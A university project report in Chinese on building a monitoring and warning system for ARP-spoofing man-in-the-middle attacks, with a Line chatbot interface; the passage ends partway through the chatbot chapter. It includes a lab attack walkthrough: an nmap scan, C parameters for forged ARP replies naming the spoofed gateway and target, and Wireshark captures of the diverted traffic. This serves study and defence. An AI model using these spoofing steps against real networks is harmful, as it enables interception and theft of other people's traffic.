通訊系專題研究報告書

中間人攻擊監測與預警系統

Man-in-the-middle attack monitoring and early warning system

專題指導老師:趙啟時 老師

專題學生:D0648987(通訊四乙，徐邦晉)

D0648854(通訊四乙，謝語誠)

致謝

本專題是在趙啟時老師及學長姐的細心指導與幫助下完成的，從一開始的網路程式設計訓練，老師就常常以自身的經驗告訴我們網路世界的博大精深，必須不斷的進步自己，並鼓勵我們不斷學習，這樣的態度深深地感染和激勵著我們。

老師也常常以親切友善而不失嚴謹的態度提點我們專題上的缺點以及可以改進的方向。在每次開會都可以抓出我們不足之處，並且提醒我們要如何改進。就算我們在專題上遭遇瓶頸或是遇到挫折，老師也不會責備我們，而是以友善的態度告訴我們沒關係，並指導我們找出一條新的道路前進，或是以縝密的邏輯告訴我們如何去突破這個困境，並提供我們寶貴的意見，使本專題更加的完備。老師同時還在思想與生活上給我們以無微不至的關懷與照顧。

在專題即將完成之際，我們非常感謝在這條路上所有幫助過我們的人，有許多的師長、學長姊、同學、朋友、家人，有大家的無私幫助才有了這個專題的誕生，我們專題小組全組員在此深表謝意!

摘要

現今網路世界蓬勃發展，許多資訊都可以從網際網路取得。而網路的方便性下，相對的產物就是網路攻擊的興起。沒有任何一個組織可以免於被網路攻擊，只要攻擊會產生利益，攻擊就不會停止。企業有能力使用許多資源來防範有心人士的攻擊。而一般民眾若是對網路攻擊沒有一定程度的認知，往往只能看著中毒的電腦無奈地被竊取資料或是重灌，甚至是自己電腦被竊聽都渾然不知。此問題嚴重侵害到一般網路使用者的資訊安全。


為了因應此問題，本專題使用了 Linux 平台建立 MITM 偵測程式，同時建立攻擊測試環境。為了能讓一般民眾使用，架設了簡單的網頁介面，搭配 Line 聊天機器人(Line bot)可以簡單的透過此聊天機器人去察看自己的電腦是否受到 MITM 攻擊。幫助一般民眾在對抗 MITM 攻擊時可以有更進一步的了解和認識。

關鍵字:網路攻擊、Linux 平台、MITM 攻擊、Line bot 聊天機器人

目錄

第一章 MITM 攻擊模式介紹

第一節:MITM 攻擊原理與概述:



圖(1-1)MITM 攻擊示意圖

中間人攻擊（Man-in-the-middle attack，縮寫：MITM）意旨兩個人之間獨立的通訊加入了惡意第三者進來，並可以攔截/接收/操控雙方之間的所有通訊信息，是一種欺騙雙方通訊端的攻擊手法。中間人攻擊一大特色是，此攻擊並不是對用戶端(client)或是伺服器端(server)主機去做攻擊，而是對中間網路設備進行攻擊，透過現有的通訊協定(Communications Protocol)漏洞入侵並欺騙這些網路設備。由於上述情況發生的當下及事後網站皆正常運行，受害者的操作也能正常地得到回應，因此很難去察覺到攻擊的發生。當攻擊造成之後受害者會在不知情的情況下被竊取許多機密資訊，駭客可以透過 wireshark 分析出用戶端(client)跟伺服器端(server)往來的所有訊息。

MITM 攻擊有很多實作方式，進行攻擊的駭客，首先要找到網路協定的漏洞(EX:ARP spoofing)，對中間的網路設備(EX:Router)進行攻擊，把自己替換成網路傳輸的中途站，再從中竊取自己想要的資料。

在察覺攻擊上，防毒軟體偵測的通常是針對主機惡意攻擊的查找與阻擋。而中間人攻擊是以網路設備為主的攻擊方式，故可以繞開主機防毒軟體的查找，在實際防護電腦上有一定的難度。

第二節:MITM 攻擊特性介紹:

MITM 攻擊特性可分為三種

1. 進行竊聽時，一般網路活動可由駭客控制是否要切斷網路，通常網路仍能正常運作不會斷線，較不易被人發現。
2. MITM 攻擊的是網路設備而非主機，使用者電腦上不會被安裝木馬或惡意軟體，難以被電腦防毒軟體發現。
3. 大多數的網路通訊協定，其核心價值是以「我相信其他人傳過來的訊息」、「要通訊的設備必然會被找到」的假設在運作的，基於這樣理念，即使有防火牆，有時候也必須放行封包，否則就無法進行通訊(EX:ARP 封包)。駭客就可以利用這個協定本身漏洞去攻擊並偽裝成中間人。

第二章 MITM 攻擊方法與步驟

第一節 :概要

在網路攻擊之前必須先鎖定要攻擊的目標資訊,像是被攻擊主機使用甚麼作業系統,網路流量,來源位置,封包使用協定,封包大小種類等等。而獲取這些資訊的手法可透過上目標機構或組織的網站,或是透過搜尋引擎搜查相關的資訊。駭客也會利用掃描軟體來探勘不熟悉的網路環境以取得被害者的資訊。Kali linux 上有許多現成的掃描工具,像是 nmap, zenmap, hping3 等等。

獲得被害者基本資訊後,開始執行 MITM 攻擊(Man-in-the-Middle attack)。攻擊完成後,接下來就是解讀取得的封包訊息與協定分析,可以從封包內容去竊聽對方正在透過網路執行甚麼動作,假設對方正在傳送一些機密訊息,像是帳號密碼等,攻擊者就可以透過封包解讀取得被害者的帳號密碼。

第二節:資料探勘與目標探測

資料探勘(data mining) 指的是從大量的資料中自動搜索找尋隱藏於其中之的有著特殊關聯性的知識的過程。資料探勘是資料庫知識發現（Knowledge Discovery in Databases, KDD)中的一個步驟。Knowledge Discovery 的過程對資料探勘的應用成功與否有重要的影響,只有它才能確保資料探勘能獲得有意義的結果。

而目標探測掃描 (Scanning)利用常用的工具或是指令,來取得目標主機的作業系統、網路服務、帳號密碼等資訊。掃描的方法有非常多種,Kali linux 上有許多可以執行掃描的工具,像是前面介紹的 nmap, zenmap, hping3 等等。

當攻擊者已經確認目標主機並獲得需要的訊息時(EX:IP、MAC、ARP table),就可以針對其網路環境或主機漏洞去進行攻擊。

第三節:資料探勘/網路探勘實作

以 nmap 為例，nmap 主要功能以 TCP/IP 的 TCP 端口進行掃描，不僅可以找出目標主機所有開放的端口，還能取得對應的網頁服務類型、作業系統，封包過濾器及防火牆資訊等等。

測試環境	測試名稱	測試內容	附註
參考附錄 B	Map 掃描	1. 觀察掃描目標主機後收到何種訊息	1. 電腦系統請參照附錄 A

攻擊端:電腦 C　被攻擊端:電腦 A:

在電腦 C 輸入 sudo nmap 192.168.101.23 觀察收到何種訊息

Nmap 輸入方式為:nmap [OPTIONS] [-p PORTs] HOSTs

```
kali2020@kali2020:~$ sudo nmap 192.168.101.23
Starting Nmap 7.80 ( https://nmap.org ) at 2020-12-06 22:08 CST
Nmap scan report for 192.168.101.23
Host is up (0.00010s latency).
All 1000 scanned ports on 192.168.101.23 are closed
MAC Address: 08:00:27:34:A9:34 (Oracle VirtualBox virtual NIC)

Nmap done: 1 IP address (1 host up) scanned in 0.21 seconds
```

圖(2-1)nmap 掃描結果

可以觀察到電腦 C 的所有 port 皆已關閉

同時可以找到電腦 C 的 mac address

由於 nmap scam 有非常多種的掃描方法與組合，要查詢更多方法可以輸入

nmap -h


第四節:MITM 攻擊方式介紹

1. **ARP spoofing:** 地址解析協議（ARP）是一種協定，使網路通訊可以到達網路上的特定設備。ARP 將 IP 協定轉換為實體位址（MAC），最常見的是，設備使用 ARP 與路由器聯繫，使它們能夠連接到網際網路。主機維護一個 ARP table，即 IP 地址和 MAC 地址之間的一張表格，並使用它連接到網路上的目的地。如

果主機不知道某個 IP 地址的 MAC，它將廣播發出 ARP 請求封包，向網路上的其他電腦詢問目的端 MAC 地址。

ARP 協定不是為安全性而設計的，因此它不能驗證對 ARP 請求的回應確實來自對方。它還使主機即使從未發出請求也可以接受 ARP 回應。這是 ARP 協定的弱點，這為 ARP spoofing 攻擊打開了大門。透過駭客不斷發送假的 ARP 封包，一直不斷地向區域網路廣播說[你們要找的主機就是我]，欺騙用戶端與 router，讓原本應該傳給 router 的資訊傳給駭客。

ARP 僅適用於舊版 IPv4 標準中的 32 位 IP 地址。較新的 IPv6 協議使用鄰居發現協議（NDP），該協議是安全的，並使用加密密鑰來驗證主機身份，故無法對 IPV6 使用 ARP 攻擊。但是，由於大多數 Internet 仍使用較舊的 IPv4 協議，因此 ARP 仍受到大家廣泛使用。



圖(2-2)ARP spoofing 示意圖

2. **IP spoofing:** 將來源的 IP address 進行造假，攻擊者使用 IP spoofing 來說服系統正在與已知的可信主機通訊，並為攻擊者提供對系統的訪問權限。攻擊者將具有已知可信主機的 IP 源地址而不是其自己的 IP 源地址的數據包發送到目標主機，目標主機可能會接受該封包並對其採取行動。IP spoofing 也常被使用來進行 DDoS。

3. **Session Hijacking :** Session Hijacking(會話劫持)透過使用各種方式獲得對方 cookie 並獲取 session ID。攻擊者使用竊取到的 Session ID 送至伺服器，偽造受害者身分。若伺服器沒有檢查 Session ID 的使用者身分，則可以讓攻擊者得逞。


4. **Sslsniff:**是 kali linux 上的一個封包監聽與竄改工具，可攻擊 SSL 加密傳輸，透過假裝自己是 HTTP(s) Proxy，從中攔截往來於使用者與用戶端的所有資料。由於自己成為了代理伺服器(需先獲得假冒的憑證授權 CA)，因此所有加密訊息均經過駭客的解密竊聽，並重新加密傳給對方。

第五節:MITM 攻擊實測

測試環境	測試名稱	測試內容	附註
參考附錄 B	MITM 攻擊實驗	2. 觀察被攻擊後收到何種封包 3. 查看網路狀態	2. 電腦系統請參照附錄 A 3. 程式碼請參照附錄 C


撰寫語言:gcc(C 語言)，MITM 種類:ARP spoofing

在攻擊端中我們運用 C 語言製作假的 ARP 封包，首先我們可以看下圖 ARP 封包的結構:



圖(2-3) ARP 封包結構:

在程式中我們的目的就是將封包中的 IP 位址換成路由閘道的 IP 位址，然後將 MAC 位址換成我們自己的，再來網路中 ARP 地址詢問是如下圖的方式:



圖(2-4)ARP 地址詢問方式

主機 A 發送 ARP 封包詢問主機 B 的位址，主機 B 將主機 A 的 IP/MAC 紀錄之後，將自己的訊息回傳回去，網路中的裝置都遵循著互信原則，因此它們不會懷疑 ARP 封包中攜帶的訊息有問題，只會機械性的記錄下來。

再來介紹我們的測試環境，兩台不同的電腦連線到相同的網路中，使用相同的路由器對外連線。首先，主機 A 是攻擊端，主機 B 是被攻擊端，在獲得主機 B 的資訊後，在程式中填寫，如下圖:

```
unsigned char MAC_SPOOFING[6]={0x00,0x00,0x00,0x00,0x00,0x00};
unsigned char MAC_SOURCE[6]={0x11,0x22,0x33,0x44,0x55,0x66};//冒充的MAC
#define IP_TRICK "192.168.43.1"//冒充的IP
unsigned char MAC_TARGET[6]={0x08,0x00,0x27,0xde,0x30,0x97};//要攻擊的MAC
#define IP_TARGET "192.168.43.14"//要攻擊的IP
```

圖(2-5)


主機 A 開始傳送欺騙用的 ARP 封包後，我們會在主機 B 上用 wireshark 觀察，觀察結果如下:

27	20.028545161	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66
28	21.028854662	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66
29	22.029675469	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66
30	23.030020044	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66
31	24.030500694	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66
32	25.031219645	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66
33	26.034606813	11:22:33:44:55:66	PcsCompu_de:30:97	ARP	60 192.168.43.1 is at 11:22:33:44:55:66

圖(2-6) wireshark 結果

大量的 arp 封包從主機 B 的位置發送過來，不停的告訴主機 A「192.168.43.1 這個 IP 的實體位址在主機 B」可以發現即使主機 B 的 MAC 位址是相當誇張的「11:22:33:44:55:66」但是主機仍然相信並記錄下來，同時主機 A 失去了對外連線的能

力，並且發送的封包通通往主機 B 過去了，並且發送的封包通通往主機 B 過去了，可以見下圖:



121	40.082907488	192.168.43.14	34.107.221.82	TCP
122	40.334627612	192.168.43.14	34.107.221.82	TCP
123	40.590483318	192.168.43.14	117.18.237.29	TCP
124	40.590496191	192.168.43.14	117.18.237.29	TCP
125	40.712020081	11:22:33:44:55:66	PcsCompu_de:30:97	ARP
126	41.110194698	192.168.43.14	34.216.80.151	TLSv1.2
127	41.110287338	192.168.43.14	34.216.80.151	TCP
128	41.518744844	192.168.43.14	34.216.80.151	TCP
129	41.615044621	192.168.43.14	117.18.237.29	TCP
130	41.615100561	192.168.43.14	117.18.237.29	TCP

圖(2-7)攻擊者竊取到的封包

於攻擊方成功獲得「192.168.43.14」送往「117.18.237.29」的封包，此時即達成竊取資訊與阻斷連線之目的。

第三章 監測程式之原理


第一節 簡介

在擁有能產生假的 ARP 封包的方法之後，再來我們需要的是監測與預警的程式，這個程式需要以下三個要點:

1.可以對系統下達指令並收集系統資訊。

2.偵測並辨識出假的 ARP 封包。

3.阻擋假的 ARP 封包並保護 ARP 表免遭竄改。




圖(3-1)監測程式流程圖

首先，這個程式需要在特定得情況下取得一些關鍵的系統訊息，如這台裝置現在使用的路由器資訊，包括 IP 與 MAC，或者是攻擊方的 MAC、被攻擊的時間、裝置名稱、現在的 ARP 快取表狀況；再來，它需要判斷在什麼情況下需要下達什麼指令讓裝置執行特定的動作，主要為允許或阻擋連線、取得系統特定資訊這些。最後，這個程式的核心就是獲取 ARP 封包與比對封包內的資訊，這是

最重要的，因為這個程式可以順利執行的前提下是可以順利辨識收到的封包是否為假的。

第二節 裝置資訊儲存

開始執行程式之後，第一步就是將正確的、正在使用的路由器的 IP 與 MAC 位址儲存，也因此在程式開始執行時，使用者必須確定自己現在的網路是安全沒有遭受到攻擊的，將路由器重新啟動是最簡單保證這點的方法，這個程式會使用到 Linux 下提供的一個名為 arptables 的軟體，這個軟體簡單來說可以通過在終端機下達指令加入規則來達成允許所有連線、阻斷所有連線和阻斷特定來源的連線這類的服務，因此程式一開始也會檢查系統中是否有安裝這個軟體，那在使用者確定程式有將正確的路由資訊儲存、也確定有安裝 arptables 以及現在的網路環境是正常的，即可進行下一步動作(見圖 3-2)




圖(3-2)偵測程式執行

第三節 ARP 封包辨識與檢查

接著進行監聽封包的環節，這邊使用 Linux 提供的 Libpcap 服務來過濾網路卡收到的封包，Libpcap（Packet Capture Library）是一個 Unix/Linux 平臺下的網路資料包捕獲函式庫，Linux 下著名的 tcpdump 就是以它為基礎的。該函式庫提供的 C 函式用於捕獲經過指定網路介面的封包(通過將網路卡設定為混雜模式，可以捕獲所有經過該網路介面的資料包，但是這邊為了區別虛擬機器與 windows 收到的封包以避免讓程式取得錯誤的資訊，並不會讓虛擬機器獲得 windows 的封包)。

再來正式進行封包嗅探，首先我們得要指定 Libpcap 需要從哪一個可用的網路裝置獲得封包，它的實現函式是 pcap_lookupdev()，利用這一步的返回值，pcap_open_live()可以設定網路裝置參數，包括網路裝置名稱、最大捕獲的字串長度，超時等待時間以及錯誤資訊存放等，然後用 pcap_compile()把使用者指定的過濾策略編譯進嗅探程序中，這裡指定"arp"，所以只會嗅探包含 ARP 協議的封包，最後由 pcap_loop()調用一個使用者定義的函式來執行動作，這個由使用者定義的函式就是我們用來比對封包內部資訊的。

以下說明如何比對封包內的資訊，在 Libpcap 抓取封包成功之後可以生成一個結構參數:pkthdr，這個結構參數包含的即是 ARP 訊息的長度，另一個結構參數「packet」即為封包內容，可以見下圖(3-3):



圖(3-3) 攻擊方的 MAC 位址/路由器的 IP 位址

在圖(3-3)中紅色底線的部分即是我們攻擊方的 MAC 位址，旁邊的藍色底線是路由器的 IP 位址，那麼藉由程式就可以將它們提取出來與我們預先儲存好的資訊進行比對，假設發現了與路由器一樣的 IP 位址但是 MAC 位址卻不一樣的 ARP 協議封包，就是遭到了 ARP 欺騙攻擊，此時程式就可以調用偵測到攻擊時應該調用的函式。

第四節 發生惡意封包偵測時的處理

假設偵測到了假的 arp 封包，取得了攻擊者的 MAC 位址，首先會透過終端機在 arptables 中加入一條規則「丟掉這個來源的封包」，以避免它覆寫我們的 ARP 快取表，然後程式將會對 ARP 表進行靜態寫入，就是將 ARP 表鎖定並禁止讓收到的封包進行動態寫入，以保證不會因為其他因素讓 ARP 表遭到竄改(如程

式或系統 Bug)，可見下圖(3-4)，在紅線處有一行「PERM」，代表現在的 ARP 快取表無法接受外來封包進行動態設定，即可保護 ARP 快取表的安全。

```
_gateway (192.168.43.1) at 0c:9d:92:29:63:15 [ether] PERM on enp0s3
```

圖(3-4) 無法接受外來封包進行動態設定結果

當然在一個大型網路中保持 ARP 快取表長時間鎖定是不明智的，假定網路中有新裝置啟動那我們將無法獲得新裝置的訊息來更新 ARP 快取表，因此這個程式設定為假設 5 分鐘無事發生那就清空 ARP 快取表並允許所有連線以進行 ARP 快取表的更新，同時程式將會生成一個包含攻擊者 MAC 位址、裝置名稱、ARP 快取表狀態與 ARP 快取表、當前時間的 txt 文字檔以供預警程式讀取，見圖(3-5)

```
1 Detected attacker mac from: 11:22:33:44:55:66
2 Device under attack: zrush-VirtualBox
3 Current arp table:Lock
4  _gateway (192.168.43.1) at 0c:[redacted] [ether] PERM on enp0s3
5 Dec 04, 2020; 13:05:06
```


圖(3-5)txt 檔生成結果

第四章 Line bot 聊天機器人設計

第一節 Line bot 聊天機器人簡介

LINE 從 2016 年 4 月 7 日開始提供免費「LINE BOT API 試用」帳號 (LINE BOT API Trial Account) 申請，只要自身有 LINE 帳號，都可以在 LINE 的平台上開發聊天機器人。此應用可以讓使用者自行創造一個聊天機器人，而 LINE 機器人所回答的內容可以全部由使用者自行設定，是依附在 LINE APP 下的一個聊天介面，用戶端使用者不需另外安裝其他 APP 即可使用。在機器人分類上有非常多元的種類可以選擇，如 message API、Line MINI、區塊鏈服務等等…詳情可見官方文件 line developers。

以 message API 為例，第一步是需要先登錄 line 官方 line developers，進入後可以看到自己設定的機器人數量及種類，同時可以看到機器人的所有訊息，像是好友 ID、QR code、可用的 API 種類、webhook 設定等



圖(4-1)官方 line developers 介面

第二節 Line bot 聊天機器人設定

進入官方 line developers 後，點擊 LINE Official Account Manager 進入機器人設定端。就可以開始設定你要機器人為你執行甚麼動作。此介面可以同時多人設計同一機器人，在權限管理介面透過發行特定址來讓其他 Linebot 設計者一同參與設計。

圖(4-2)權限管理介面

